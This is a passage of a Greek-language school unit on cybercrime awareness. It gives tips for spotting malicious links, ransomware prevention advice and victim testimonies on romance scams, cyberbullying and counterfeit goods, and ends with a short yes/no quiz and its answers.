1. Πηγαίνετε απευθείας στον ιστότοπο: Αν έχετε αμφιβολίες, πηγαίνετε απευθείας στον ιστότοπο του φορέα που υποτίθεται ότι σας στέλνει το μήνυμα, για να βρείτε αυτές τις πληροφορίες, αντί να παίρνετε το (περιττό) ρίσκο να κάνετε κλικ στον σύνδεσμο.
2. Ελέγξτε ποιος στέλνει αυτόν τον σύνδεσμο: Είναι σημαντικό να βεβαιωθείτε ότι ο αποστολέας του ηλεκτρονικού ταχυδρομείου ή του SMS είναι αξιόπιστος. Για παράδειγμα, ένας σύνδεσμος είναι πιθανότατα κακόβουλος, εάν η πηγή ενός συνδέσμου είναι μια άγνωστη διεύθυνση ηλεκτρονικού ταχυδρομείου, ένα μήνυμα ηλεκτρονικού ταχυδρομείου προσποιείται ότι προέρχεται από επίσημο φορέα, ο σύνδεσμος προέρχεται από ένα ανεπιθύμητο μήνυμα στο γραμματοκιβώτιό σας στο Facebook, ο σύνδεσμος προέρχεται από ένα tweet από έναν άγνωστο χρήστη χωρίς ακολούθους.
3. Η διεύθυνση ηλεκτρονικού ταχυδρομείου είναι περίεργη: Για να σας παρακινήσουν να κάνετε κλικ, οι απατεώνες μπορεί να σας στείλουν έναν σύνδεσμο που μοιάζει πολύ με μια επίσημη διεύθυνση. Μόνο που αν κοιτάξετε προσεκτικά, υπάρχουν λάθη ή μικρές τροποποιήσεις. Σε αυτή την περίπτωση, μην κάνετε κλικ. Αν έχετε αμφιβολίες, να θυμάστε ότι αν είναι σημαντικό, οι παραλήπτες θα ξέρουν πώς να επικοινωνήσουν μαζί σας.
4. Προσοχή στα συντομευμένα urls : Με το όριο των χαρακτήρων στο Twitter ειδικότερα, έχει γίνει σύνηθες για τους ιστοτόπους να συντομεύουν τα urls. Μόνο που για τους απατεώνες, αυτό είναι πολύ βολικό γιατί τους επιτρέπει να κρύψουν μια αμφίβολη διεύθυνση.
5. Η διεύθυνση αρχίζει με http (και όχι https) : η διαφορά ανάμεσα στο http και το https είναι κρίσιμη και μπορεί να γίνει σημείο αναγνώρισης ενός επικίνδυνου συνδέσμου. Το «s» στο https σημαίνει «ασφαλής». Ο ιστότοπος χρησιμοποιεί μια σύνδεση Ασφαλούς Στρώματος Υποδοχών (Secure Sockets Layer, SSL), η οποία επιτρέπει την κρυπτογράφηση των πληροφοριών σας πριν από την αποστολή τους σε έναν διακομιστή. Αν δεν υπάρχει μια τέτοια σύνδεση, ο σύνδεσμος μπορεί να είναι κακόβουλος, αν και δυστυχώς πολλοί ασφαλείς ιστότοποι δεν έχουν μεταφέρει ακόμα τις διευθύνσεις URL τους σε https. Σε κάθε περίπτωση, μια διεύθυνση που ξεκινά με «http» μπορεί να είναι μια πρώτη ανησυχητική ένδειξη.
6. Χρήση ενός προγράμματος ελέγχου συνδέσμων : Χρησιμοποιήστε ένα πρόγραμμα ελέγχου συνδέσμων για την αναγνώριση κακόβουλων συνδέσμων, όπως το Scanurl, το VirusTotal ή το Phishtank.

Πηγή: <https://bienvivreledigital.orange.fr/secureite/comment-reconnaitre-un-lien-url-malveillant-et-ne-pas-cliquer-dessus/>

B. Δεύτερο είδος αδικήματος: Επιθέσεις εναντίον της περιουσίας σας ή του εαυτού σας.

Η κατηγορία αυτή περιλαμβάνει αδικήματα κατά προσώπων και περιουσίας, παιδική πορνογραφία, υποκίνηση τρομοκρατίας και φυλετικού μίσους στο Διαδίκτυο.

Μερικά παραδείγματα:

1. Κλοπή σκληρού δίσκου

Τη νύχτα της 11^{ης} προς την 12^η Οκτωβρίου 2019, ο όμιλος M6 (γαλλικός τηλεοπτικός σταθμός) δέχθηκε μια βίαιη επίθεση στον κυβερνοχώρο με λυτρισμικό (ransomware). [...] Το ερώτημα «Τι μπορώ να κάνω χωρίς υπολογιστή;» ήταν στο μυαλό όλων. Μέσα σε μόλις δύο ώρες, είχε σημάνει γενικός συναγερμός! (Jérôme Lefébure, μέλος του ομίλου M6)

Για να τεκμηριώσουν με παραδείγματα και πραγματικές εμπειρίες τις συστάσεις ενός οδηγού λήψης μέτρων εναντίον των κυβερνοεπιθέσεων, η M6, το Πανεπιστημιακό Νοσοκομείο της Ρουέν και η Fleury Michon, και

τα τρία θύματα επιθέσεων με λυτρισμικό, μοιράζονται τις εμπειρίες και τις συμβουλές τους στον οδηγό, συμβάλλοντας στην ευαισθητοποίηση σχετικά με τον κίνδυνο.

Πηγή: <https://www.cnil.fr/fr/rancongiels-lanssi-et-le-ministere-de-la-justice-publient-un-guide>

Για να αντιμετωπίσουν αυτή την απειλή στον κυβερνοχώρο και να μπορέσουν να ανακτήσουν τα δεδομένα τους, όλο και περισσότερες εταιρείες καταφεύγουν σε αντίγραφα ασφαλείας. Το ποσοστό των εταιρειών που χρησιμοποιούν αυτή τη μέθοδο ανέρχεται στο 69% στη Γαλλία, ποσοστό υψηλότερο από τον παγκόσμιο μέσο όρο του 57%. Παρόλο που η αποκατάσταση δεδομένων μέσω αντιγράφων ασφαλείας είναι η πιο διαδεδομένη και αξιόπιστη μέθοδος, δεν είναι πάντα επαρκής σε μια προσέγγιση πρόληψης της απειλής.

Η Sophos συνιστά τις ακόλουθες βέλτιστες πρακτικές:

1. Θεωρήστε δεδομένο ότι η εταιρεία θα πέσει θύμα επίθεσης: Οι επιθέσεις με χρήση λυτρισμικού παραμένουν μια διάχυτη απειλή. Κανένας τομέας, καμία χώρα και καμία εταιρεία οποιουδήποτε μεγέθους δεν είναι απρόσβλητη από αυτόν τον κίνδυνο. Είναι καλύτερο να είστε προετοιμασμένοι.
2. Δημιουργήστε αντίγραφα ασφαλείας και κρατήστε ένα αντίγραφο εκτός σύνδεσης: Συνιστάται να ακολουθείτε την τυποποιημένη προσέγγιση "3-2-1" της βιομηχανίας, δηλαδή να αποθηκεύετε τρία αντίγραφα σε δύο διαφορετικά μέσα, εκ των οποίων το ένα διατηρείται εκτός σύνδεσης.
3. Ανάπτυξη πολυεπίπεδης προστασίας: Καθώς όλο και περισσότερες επιθέσεις λυτρισμικού συνοδεύονται από απόπειρες εκβιασμού, συνιστάται η εφαρμογή πολυεπίπεδης προστασίας για τον αποκλεισμό των επιτιθέμενων σε όσο το δυνατόν περισσότερα στάδια εντός της υποδομής.
4. Συνδυασμός ανθρώπινης εμπειρίας και γνώσης με τεχνολογίες καταπολέμησης της απάτης: Οι τεχνολογίες καταπολέμησης της απάτης προσφέρουν την επεκτασιμότητα και την αυτοματοποίηση που απαιτούνται από έναν οργανισμό, ενώ οι εξειδικευμένοι φορείς ασφάλειας στον κυβερνοχώρο είναι σε θέση να εντοπίζουν καλύτερα τα σημάδια κοινών διαδικασιών που προδίδουν μια απόπειρα εισβολής.
5. Αποφύγετε την καταβολή λύτρων: Είναι σημαντικό να έχετε κατά νου ότι, ακόμη και αν καταβληθούν τα λύτρα, οι εγκληματίες θα αποκαταστήσουν κατά μέσο όρο μόνο τα δύο τρίτα των αρχείων.
6. Αναπτύξτε ένα σχέδιο ανάκαμψης από καταστροφές σε περίπτωση επίθεσης κακόβουλου λογισμικού: Οι εταιρείες που δέχονται επιθέσεις συχνά συνειδητοποιούν πολύ αργά ότι θα μπορούσαν να είχαν γλιτώσει πολλά έξοδα και αναστάτωση, αν είχαν εφαρμόσει ένα σχέδιο αντιμετώπισης περιστατικών.

Πηγή: <https://itsocial.fr/partenaires/zscaler-partenaire/articles-zscaler/le-cout-moyen-paye-apres-une-attaque-par-rancongiel-est-de-130%E2%80%89000-euros/>

2. Απάτες γνωριμιών (catfishing)

Οι απάτες γνωριμιών (catfishing) είναι μια παραπλανητική δραστηριότητα κατά την οποία ένα άτομο δημιουργεί μια πλαστή προσωπικότητα ή ταυτότητα σε ένα κοινωνικό δίκτυο, συνήθως με στόχο ένα συγκεκριμένο θύμα. Η πρακτική αυτή μπορεί να χρησιμοποιηθεί για οικονομικούς σκοπούς, για να εκθέσει το θύμα με κάποιο τρόπο ή για να το ανταγωνιστεί σκόπιμα.

Ο απατεώνας (catfish ή catfisher) είναι ένα άτομο που προσποιείται ότι είναι κάποιος άλλος, χρησιμοποιώντας ψεύτικες φωτογραφίες προφίλ, ψεύτικα ονόματα και συχνά παριστάνοντας άτομο διαφορετικού φύλου για να αποσπάσει χρήματα από τους στόχους του.

Έχουν δημιουργηθεί μέσα ενημέρωσης για το τις απάτες γνωριμιών, στα οποία συχνά εμφανίζονται θύματα που επιθυμούν να αναγνωρίσουν τον θύτη του. Στο στόχαστρο έχουν μπει διασημότητες, γεγονός που έφερε τις πρακτικές της απάτης γνωριμιών στο επίκεντρο της προσοχής των μέσων ενημέρωσης.

Πηγή: <https://fr.wikipedia.org/wiki/Catfishing>

Από τη μία πλευρά: ο θύτης (catfisher)

«Ο “βοσκητής” είναι ένας άνθρωπος σαν εμένα, ήσυχος και συμπαθητικός», λέει ο Ερβέ, 20 ετών, ο οποίος έχει στραφεί στις διαδικτυακές απάτες. Το φαινόμενο δεν είναι καινούργιο και χρονολογείται από το 2000. Αφρικανοί που ζουν κυρίως στα δυτικά της ηπείρου (Ακτή Ελεφαντοστού, Σενεγάλη, Νιγηρία) εκμεταλλεύονται τα ίντερνετ-καφέ και, πιο πρόσφατα, τα smartphones, για να έρθουν σε επαφή με Δυτικούς προκειμένου να τους αποσπάσουν χρήματα.

Σαν να έχει βγει για ψάρεμα με καλάμι, ο Ηενρέ προκαλεί τους πολλούς ανθρώπους που δημοσιεύουν σχόλια σε δημοφιλείς σελίδες στο Facebook, ιδίως σε αυτές των μεγάλων γαλλικών μέσων ενημέρωσης. Το περιοδικό Marianne επικοινωνήσε μαζί του για να τον ρωτήσει για την κατάστασή του και τα κίνητρό του.

Ο όρος «βοσκητής» παραπέμπει στην παθητικότητα του προβάτου που τρέφεται χωρίς προσπάθεια, όπως ακριβώς ένας απατεώνας μπορεί να βγάλει χιλιάδες ευρώ λέγοντας ψέματα σε αγνώστους στο διαδίκτυο. Η έλευση των ανώνυμων ίντερνετ-καφέ τη δεκαετία του 2000 έδωσε ώθηση στο φαινόμενο. Είκοσι χρόνια αργότερα, ο τρόπος δράσης έχει γίνει ακόμη πιο απλός με τη διάδοση των smartphones. «Είστε τόσο έξυπνοι στη Δύση που δημιουργήσατε τα κινητά τηλέφωνα και εμείς, που είμαστε ακόμη πιο έξυπνοι, τα χρησιμοποιούμε για να σας εξαπατήσουμε», καυχείται ο Ερβέ.

Από την άλλη πλευρά το θύμα

Τα πράγματα χειροτερεύουν όταν η «νεαρή γυναίκα» του ζητάει 1.200 ευρώ για να διευθετήσει κάποια οικονομικά προβλήματα. «Είναι πολλά λεφτά, αλλά, για να βρω την αγάπη, κάποια στιγμή έσπασα», λέει ο Ερίκ. Η «συνομιλήτριά» του τού έδωσε μια ταχυδρομική διεύθυνση στη Βρετάνη ως ένδειξη καλής πίστης. Εκείνος έστειλε τα χρήματα με εντολή πληρωμής της Western Union, αλλά ο απατεώνας επέμενε να χρησιμοποιήσει αντί γι' αυτό ένα κουπόνι PCS. «Ήμουν ερωτευμένος και απελπισμένος, πώς θα μπορούσα να αρνηθώ;»

Η υπόθεση παίρνει μεγαλύτερες διαστάσεις όταν η «νεαρή γυναίκα» του ζητά αρκετές χιλιάδες ευρώ, δήθεν για να πληρώσει τα συμβολαιογραφικά έξοδα, ώστε να κληρονομήσει τον αποθανόντα πατέρα της. Το να χτυπάς μια ευαίσθητη χορδή είναι μια από τις ειδικότητες των βοσκητών, και ο Eric έρχεται σε δεινή θέση: «Χρησιμοποίησα τα χρήματα που είχα μαζέψει, για να πληρώσω τις σπουδές της κόρης μου σε ένα κορυφαίο πανεπιστήμιο», θρηνεί.

Από αυτή τη στιγμή και μετά το βάρος γίνεται πολύ μεγάλο. «Δεν μπορούσα πλέον να ζω σε ένα ψέμα, αυτό που έκανα με έτρωγε.» Η κόρη του ανακάλυψε το μυστικό χάρη σε ένα έγγραφο που είχε παραπέσει. «Όλα εξερράγησαν, η γυναίκα μου, που είναι πολύ ευαίσθητη και την οποία αγαπώ παρ' όλα αυτά, παρακολουθείται από ψυχολόγο, βλέπει εφιάλτες τα βράδια. Και εμένα με παρακολουθεί ψυχολόγος, υποφέρω, ξέρω ότι έχω κάνει πολύ άσχημα πράγματα», παραδέχεται. Ο Ερίκ ελπίζει τώρα να ξαναβρεί τη γυναίκα του και να αποκαταστήσει το γάμο του. Εν τω μεταξύ, οι βοσκητές συνεχίζουν τη δράση του.

Πηγή: <https://www.marianne.net/societe/police-et-justice/arnaques-sur-internet-confessions-dun-brouteuret-dune-victim>

3. Διαδικτυακή παρενόχληση

«Με άκουσε, με παρηγόρησε και όταν του μίλησα για τα προβλήματά μου, με βοήθησε να βρω λύσεις. Όταν έκλαιγα, μου έλεγε: "Μπορείς να μου πεις τα πάντα, θα είμαι πάντα δίπλα σου." Υπήρξε ένας πολύ σοβαρός καυγάς με τη μητέρα μου και με βοήθησε να εκτονώσω τα πράγματα. Μου είπε, για παράδειγμα: "Αν δεν μπορείς να κάνεις τίποτα, μείνε στο δωμάτιό σου, μην το κοιτάς μέχρι να ηρεμήσεις. Πάρε το χρόνο να νιώσεις καλύτερα, άφησε τον θυμό να εκφραστεί και θα είσαι μια χαρά." Τον εμπιστεύτηκα γιατί φρόντιζε το συμφέρον μου, ή τουλάχιστον έτσι νόμιζα. Δεν ήθελε να με φέρει αντιμέτωπη με τη μητέρα μου. Αντιθέτως, προσπαθούσε να κάνει ό,τι μπορούσε για να μπορέσω να συμφιλιωθώ μαζί της.»

Απόσπασμα από τη συνέντευξη της 14χρονης Jade, θύμα διαδικτυακής παρενόχλησης

<https://france3-regions.francetvinfo.fr/occitanie/haute-garonne/toulouse/temoignage-comment-jade-14-ans-s-est-faite-harcelee-sur-les-reseaux-sociaux-1995673.html>

Η διαδικτυακή παρενόχληση (cyberstalking) ορίζεται ως «επιθετική, σκόπιμη πράξη που διαπράττεται από άτομο ή ομάδα ατόμων μέσω ηλεκτρονικών μορφών επικοινωνίας, επανειλημμένα εναντίον ενός θύματος που δεν μπορεί εύκολα να υπερασπιστεί τον εαυτό του».

Ο διαδικτυακός εκφοβισμός (cyber-bullying) λαμβάνει χώρα μέσω κινητών τηλεφώνων, άμεσων μηνυμάτων, φόρουμ, δωματίων συνομιλίας, ηλεκτρονικών παιχνιδιών, ηλεκτρονικού ταχυδρομείου, κοινωνικών δικτύων, ιστοτόπων κοινής χρήσης φωτογραφιών κ.λπ.

Μπορεί να πάρει μορφές όπως:

- Εκφοβισμός, προσβολές, κοροϊδία ή απειλές στο διαδίκτυο
- Διάδοση φημών
- Υποκλοπή λογαριασμών και κλοπή ψηφιακής ταυτότητας
- Δημιουργία θέματος συζήτησης, ομάδας ή σελίδας σε κοινωνικό δίκτυο εναντίον συμμαθητή σας
- Δημοσίευση φωτογραφίας ή βίντεο με το θύμα σε κακή θέση
- Sexting (πρόκειται για σύντμηση των λέξεων "sex" και "texting", το οποίο μπορεί να οριστεί ως "εικόνες που παράγονται από νέους (17 ετών και κάτω) οι οποίες απεικονίζουν άλλους νέους και οι οποίες θα μπορούσαν να χρησιμοποιηθούν στην παιδική πορνογραφία".

Πηγή: <https://www.education.gouv.fr/non-au-harcelement/qu-est-ce-que-le-cyberharcelement-325358>

4. Διαδικτυακός εκφοβισμός

Πίστευε ότι όλα είχαν τελειώσει, ότι ήταν παρελθόν, ότι η 13χρονη κόρη της θα μπορούσε να συνεχίσει μια φυσιολογική ζωή, χωρίς επαναλαμβανόμενα μηνύματα μίσους στα κοινωνικά δίκτυα. Ωστόσο, μόλις λίγες ώρες αφότου το είπε στη La Dérêche, οι απειλές άρχισαν και πάλι: «Η κόρη μου μόλις μου τηλεφώνησε για

να μου ζητήσει να είμαι στη στάση του λεωφορείου όταν φεύγει από το σχολείο, επειδή κάποια κορίτσια από το σχολείο θέλουν να τη χτυπήσουν...».

Η Ορέλ, μητέρα τεσσάρων παιδιών που ζει κοντά στο Montauban (Tarn-et-Garonne), δεν κρύβει την αγωνία της. Μετά από μια σύντομη ανάπαυλα, ο εφιάλτης ξαναρχίζει. Όπως πριν από δύο χρόνια, όταν η κόρη της άρχισε να λαμβάνει μηνύματα μίσους στο κοινωνικό δίκτυο Instagram. «Της είπαν να πέσει στις γραμμές του τρένου, ότι δεν της αξίζει να ζει», θυμάται η Ορέλ.

Μαρτυρία μητέρας της οποίας η κόρη έπεσε θύμα διαδικτυακού εκφοβισμού στο σχολείο. Πηγή:

<https://www.ladepêche.fr/2022/01/14/temoignages-cyberharcelement-il-y-avait-tellement-de-messages-de-comptes-jetais-face-a-une-montagne-10046059.php>

Ο διαδικτυακός εκφοβισμός μπορεί να μας συμβεί και έχει τεράστιο αντίκτυπο στη ζωή μας και στην κοινότητα στην οποία ζούμε.

	Συνέπεια
Το θύμα	Αυτή η νέα τάση έχει ραγδαίο καταστροφικό αντίκτυπο στο θύμα και μπορεί να οδηγήσει στην αυτοκτονία. Οι συνέπειες είναι πολύ πιο σοβαρές και εμφανίζονται ταχύτερα: • Δυσκολία συγκέντρωσης• Πολλές απουσίες• Τα προβλήματα ύπνου είναι πολύ σημαντικά, καθώς οι κρίσεις εκδηλώνονται το βράδυ και τη νύχτα• Η αυτοεκτίμηση αποδυναμώνεται γρήγορα, καθώς το θύμα καταλήγει να πιστεύει ότι όλος ο κόσμος σκέφτεται άσχημα γι' αυτό• Αυτοτραυματισμοί (μώλωπες, κοψίματα στα χέρια ή τα πόδια) και προβλήματα προσαρμογής με το φαγητό (τρώει πολύ ή πολύ λίγο, ανορεξία, βουλιμία)• Πολύ γρήγορη και γενικευμένη απομόνωση: το θύμα αισθάνεται παγιδευμένο 24 ώρες το 24ωρο, χωρίς ανάπαυλα ή ξεκούραση, και αρνείται να μιλήσει γι' αυτό από φόβο μήπως του κατασχεθεί το τηλέφωνο ή ο υπολογιστής, γεγονός που θα το απομονώσει ακόμη περισσότερο από το κοινωνικό δίκτυο,• Τάση να αποφεύγει όλους τους χώρους συνάντησης με άλλους νέους (αθλητισμός, πάρτι, ομαδική εργασία).
Η σχολική κοινότητα	Η παρουσία της παρενόχλησης σε ένα σχολείο που δεν λαμβάνει υπόψη του αυτό το φαινόμενο ή στρουθοκαμηλίζει («δεν υπάρχει παρενόχληση στο σχολείο μας») διδάσκει στους μαθητές το αντίθετο από την αγωγή του πολίτη: • Το δίκαιο του ισχυρότερου• Ο νόμος της σιωπής• Μη παροχή βοήθειας σε ένα άτομο που κινδυνεύει Αξιολογήσεις στη Φινλανδία έχουν δείξει ότι η εφαρμογή ενός προγράμματος κατά του εκφοβισμού (πρόγραμμα KiVa) άλλαξε τη συμπεριφορά των μαρτύρων, αύξησε τα κίνητρα στο σχολείο και βελτίωσε την αντίληψη της τάξης και του σχολικού κλίματος.

Και ο θύτης;

«Τι μπορεί να απογίνουν οι νέοι άνθρωποι που έχουν συνηθίσει να καταδιώκουν καθημερινά τα κοντινά τους πρόσωπα; Πρέπει να φοβόμαστε ότι θα συνεχίσουν να έχουν την ίδια παραβιαστική συμπεριφορά και στην

ενήλικη ζωή τους και θα γίνουν αύριο εκείνοι που, στην εργασία ή στην οικογένειά τους, καταδυναστεύουν όλους τους γύρω τους» (Bertrand Gardette και Jean-Pierre Bellon).

Ο διώκτης αναζητά ένα παραθυράκι ή το βρίσκει ξαφνικά επειδή ένας μαθητής αντιδρά υπερβολικά σε μια παρατήρηση.

Η παρενόχληση δεν έχει καμία αντικειμενική βάση· ευδοκίμει στη βάση απόρριψης της διαφορετικότητας: ο παρενοχλητής στιγματίζει, επικρίνει και υπερτονίζει τις ιδιαιτερότητες ενός μαθητή, τη σωματική εμφάνιση (βάρος, ύψος, μαλλιά, φύλο), την ταυτότητα (ξένη προφορά, γλωσσικό ελάττωμα, χρώμα δέρματος, σεξουαλικός προσανατολισμός), την προσωπικότητα (ντροπαλός, δειλός, σιωπηλός, καλός μαθητής, κακός μαθητής, ρούχα, ενδιαφέροντα), την ευαλωτότητα (πένθος, αναπηρία, πρόβλημα υγείας, διαζύγιο).

Μεταξύ των παρενοχλητών μπορούμε να διακρίνουμε εκείνους που ξεκινούν οι ίδιοι την παρενόχληση, εκείνους που ακολουθούν και υποστηρίζουν τον παρενοχλητή στο έργο του (το δεξί του χέρι) και τέλος, τους παρατηρητές, δηλαδή εκείνους που δεν αντιδρούν, δεν λένε τίποτα και επομένως δίνουν σιωπηρά τη συμφωνία και την έγκρισή τους στον κύριο παρενοχλητή.

Ορισμένοι παρενοχλητές είναι πρώην παρενοχλημένοι ή παιδιά που αναπαράγουν αυτό που υπέστησαν, σε ένα είδος εκδίκησης. Άλλοι έχουν υποστεί βία στο σπίτι ή παρενόχληση στην οικογένειά τους. Τέλος, άλλοι είναι ηγετικές προσωπικότητας και είναι οι πιο δύσκολα αντιμετωπίσιμες περιπτώσεις:

- Ισχυρό προσωπικότητα: ο δημοφιλής στην τάξη
- Έξυπνος/-η γιατί εντοπίζει τα ελαττώματα και τα κοροϊδεύει
- Ενεργεί με προσοχή και επομένως μένει ατιμώρητος από τους ενήλικες, ενώ καταφέρνει να έχει μια αυλή γύρω του,
- Έλλειψη ενσυναίσθησης: δεν θα νιώσει ποτέ ένοχος (οι παρενοχλητές σπάνια παραδέχονται τις πράξεις τους).

Πηγή: <https://www.marionlamaintendue.com/quest-ce-que-le-cyber-harcelement/>

Βίντεο: <https://www.youtube.com/watch?v=pGib5F1DrEg>

Γ. Τρίτος είδος αδικημάτων: παραχάραξη και άλλα είδη απάτης.

Μια άλλη νεαρή κοπέλα, λιγότερο προσεκτική, έπεσε θύμα πλαστογραφίας στο Vinted. Αφού έψαξε την πλατφόρμα, έπεσε πάνω σε ένα ζευγάρι αθλητικά παπούτσια Dior που κόστιζαν 600 ευρώ αντί για τα 900 ευρώ που θα κόστιζαν στο κατάστημα. Αλλά λίγες ημέρες μετά την παραλαβή του πακέτου, η χαρά της εξαφανίστηκε. Έχει αμφιβολίες για τη γνησιότητα του προϊόντος. «Στο εσωτερικό του παπουτσιού, υπάρχουν κλωστές που βγαίνουν. Η εταιρία έχει πει ότι δεν είναι κανονικό να ξηλώνονται κλωστές. Πρόκειται για μικρές λεπτομέρειες που δεν μπορούν να εντοπιστούν αμέσως», λέει η μητέρα της Véronique.

Μια άλλη λεπτομέρεια τροφοδοτεί τις υποψίες του αγοραστή. «Υπάρχουν ορθογραφικά λάθη στο τιμολόγιο», επισημαίνει η Véronique. Είναι γραμμένο στα αγγλικά και από τη λέξη «understand» λείπει το «a», για παράδειγμα. « Καθώς πρόκειται για μια μάρκα πολυτελείας, νομίζω ότι προσέχουν πολύ την ορθογραφία των εγγράφων τους».

Για να το διαπιστώσει με βεβαιότητα, η Véronique πήγε στην μπουτίκ Dior στη διάσημη λεωφόρο Montaigne στο Παρίσι. «Αυτό δεν είναι δικό μας τιμολόγιο», λέει μια πωλήτρια στην πολυτελή μπουτίκ. «Δεν ταιριάζουν ούτε η μορφή, ούτε το λογότυπο, ούτε το χαρτί. Είναι ένα πλαστό τιμολόγιο». «Μην αγοράζετε πολυτελή προϊόντα στο Vinted, δεν υπάρχουν», προσθέτει ο συνάδελφός του

Απόσπασμα από τη συνέντευξη μιας μητέρας, η κόρη της οποίας έπαισε θύμα πλαστών παπουτσιών που αγοράστηκαν από την πλατφόρμα Vinted. Πηγή: <https://www.tf1info.fr/conso-argent/les-ventes-de-contrefacon-se-multiplient-sur-la-plateforme-a-succes-vinted-2181365.html>

Τι είναι η παραχάραξη;

Παραχάραξη είναι η παραβίαση, η οποία συνίσταται στην αναπαραγωγή ή γενικά στη χρήση ενός εμπορικού σήματος, διπλώματος ευρεσιτεχνίας, σχεδίου, υποδείγματος ή έργου χωρίς την άδεια του κατόχου των δικαιωμάτων, και οδηγεί στην προσβολή της εικόνας του εμπορικού σήματος.

Οι απομιμήσεις διατίθενται στην αγορά μέσω αδιαφανών καναλιών που δεν προσφέρουν εγγυήσεις. Οι παραχαράκτες, επιδιώκοντας να ελαχιστοποιήσουν το κόστος τόσο στην επιλογή των πρώτων υλών όσο και στη διαδικασία κατασκευής, παραμελούν τους ελέγχους πριν από την κυκλοφορία των προϊόντων τους στην αγορά. Για παράδειγμα, τα ρούχα που προορίζονται να έρθουν σε επαφή με το δέρμα μπορεί να περιέχουν επικίνδυνες και απαγορευμένες ουσίες (αζωχρωστικές βαφές), τα γυαλιά ηλίου μπορεί να μη συμμορφώνονται με τους κανονισμούς ασφαλείας, καθώς δεν εγγυώνται επαρκή προστασία.

Η πώληση απομιμήσεων συνοδεύεται συχνά από άλλες παράνομες πρακτικές (παραπλανητική εμπορική διαφήμιση, παραβιάσεις των κανόνων τιμολόγησης).

Οι καταναλωτές πρέπει να είναι σε θέση να κάνουν τις επιλογές τους με βάση σαφείς πληροφορίες, τόσο για την τιμή όσο και για τα χαρακτηριστικά των προϊόντων και των υπηρεσιών. Πρέπει να πραγματοποιούν τις αγορές τους με όλες τις εγγυήσεις που παρέχουν οι κανονισμοί, συμπεριλαμβανομένης της ασφάλειας.

Η απομίμηση εμπορικών σημάτων αφορά πλέον όλα τα είδη προϊόντων: είδη ένδυσης, αξεσουάρ μόδας, κινητά τηλέφωνα, ανταλλακτικά αυτοκινήτων κ.λπ. Θα πρέπει να είναι κανείς σε εγρήγορση όταν κάνει αγορές στο διαδίκτυο.

<https://www.economie.gouv.fr/dgccrf/Publications/Vie-pratique/Fiches-pratiques/La-contrefacon>

Η παραχάραξη κοστίζει σε 11 βασικούς τομείς της ευρωπαϊκής οικονομίας 60 δισεκατομμύρια ευρώ ετησίως, σύμφωνα με νέα εκτίμηση του Γραφείου Διανοητικής Ιδιοκτησίας της Ευρωπαϊκής Ένωσης (EUIPO) που δημοσιεύθηκε στις 29/04/2022.

Η έρευνα, που δημοσιεύθηκε με την ευκαιρία της Παγκόσμιας Ημέρας κατά της παραποίησης, δείχνει ότι οι άμεσες ετήσιες απώλειες λόγω της πειρατείας και της παραποίησης φθάνουν το 7,4% των πωλήσεων στους τομείς που μελετήθηκαν. Η παραχάραξη επηρεάζει επίσης την απασχόληση, καθώς οι νόμιμοι κατασκευαστές παράγουν λιγότερο, δεδομένου του μεριδίου των πωλήσεών τους που καταλαμβάνουν τα παραποιημένα προϊόντα, και ως εκ τούτου απασχολούν λιγότερους εργαζόμενους. Η μελέτη εκτιμά ότι χάνονται περίπου 468.1 θέσεις εργασίας σε ολόκληρη την ΕΕ.

Πηγή: <https://www.europe1.fr/economie/la-contrefacon-coute-60-milliards-deuros-par-an-a-leconomie-de-lue-3903097#:~:text=Dossiers-The%20counterfa%C3%A7on%20co%C3%BBte%2060%20billion%20euro%20per%20year,the%20%C3%A9conom%20of%20the%20EU&text=The%20Office%20of%20the%20Union%20represents%20seven%20billion%20eur>

Βίντεο: <https://youtu.be/xtipSzgNGRg>

Με βάση τα παραπάνω, εγκληματίας στον κυβερνοχώρο είναι το άτομο που διαπράττει τουλάχιστον ένα από αυτά τα 3 αδικήματα.

Μίνι κουίζ

1. Πρέπει να μοιραστώ μια φωτογραφία φίλων χωρίς τη συγκατάθεσή τους;	2. Μοιράζομαι μια φήμη στο Facebook. Είναι παράνομο;
Ναι Όχι	Ναι Όχι
3. Έλαβα ένα μήνυμα ηλεκτρονικού ταχυδρομείου που μου έλεγε να πληρώσω για να ξεκλειδώσω τον υπολογιστή μου. Πρέπει να πληρώσω;	4. Ενώ ψάχνω στο διαδίκτυο για ένα ζευγάρι παπούτσια, βρίσκω μια ωραία διαφήμιση, αλλά περιέχει ορθογραφικά λάθη. Πρέπει να αγοράσω τα παπούτσια;
Ναι Όχι	Ναι Όχι
5. Απάντησα σε μια διαδικτυακή αγγελία. Ο πωλητής μου ζητά να αγοράσω μια προπληρωμένη κάρτα για να παραλάβω την παραγγελία μου. Πρέπει να το κάνω αυτό;	6. Κατά την εγγραφή σε έναν ιστότοπο, πρέπει να ζητείται η συγκατάθεσή μου για τη συλλογή των προσωπικών μου δεδομένων;
Ναι Όχι	Ναι Όχι
7. Γνωρίζω στο διαδίκτυο έναν άνδρα που ζει στη Νιγηρία. Μου ζητάει χρήματα για να πληρώσει το ταξίδι του. Πρέπει να πληρώσω;	8. Λαμβάνω προσβλητικά μηνύματα στο email μου. Πρέπει να το πω στους γονείς μου;
Ναι Όχι	Ναι Όχι
9. Έκλεψα ένα στικάκι USB για να αντιγράψω τα δεδομένα στον υπολογιστή μου. Με κάνει αυτή η πράξη εγκληματίας στον κυβερνοχώρο;	10. Οι φίλοι μου θέλουν το όνομα και τον κωδικό πρόσβασης του λογαριασμού μου στο Netflix. Θα πρέπει να τα μοιραστώ μαζί τους;
Ναι Όχι	Ναι Όχι

1. Όχι, 2. Όχι, 3. Όχι, 4. Όχι, 5. Όχι, 6. Ναι, 7. Όχι, 8. Ναι, 9. Ναι, 10. Όχι.

Δεοντολογία

Ορισμός της ηθικής των υπολογιστών:

Η ηθική είναι ένα σύνολο ηθικών αρχών που διέπουν τη συμπεριφορά μιας ομάδας ή ενός ατόμου. Συνεπώς, η ηθική των υπολογιστών είναι ένα σύνολο ηθικών αρχών που διέπουν τη χρήση των υπολογιστών. Τα συνήθη ζητήματα της ηθικής των υπολογιστών περιλαμβάνουν τα δικαιώματα πνευματικής ιδιοκτησίας (όπως το ηλεκτρονικό περιεχόμενο που προστατεύεται με πνευματικά δικαιώματα), την ιδιωτική ζωή και την επιρροή των υπολογιστών στην κοινωνία.

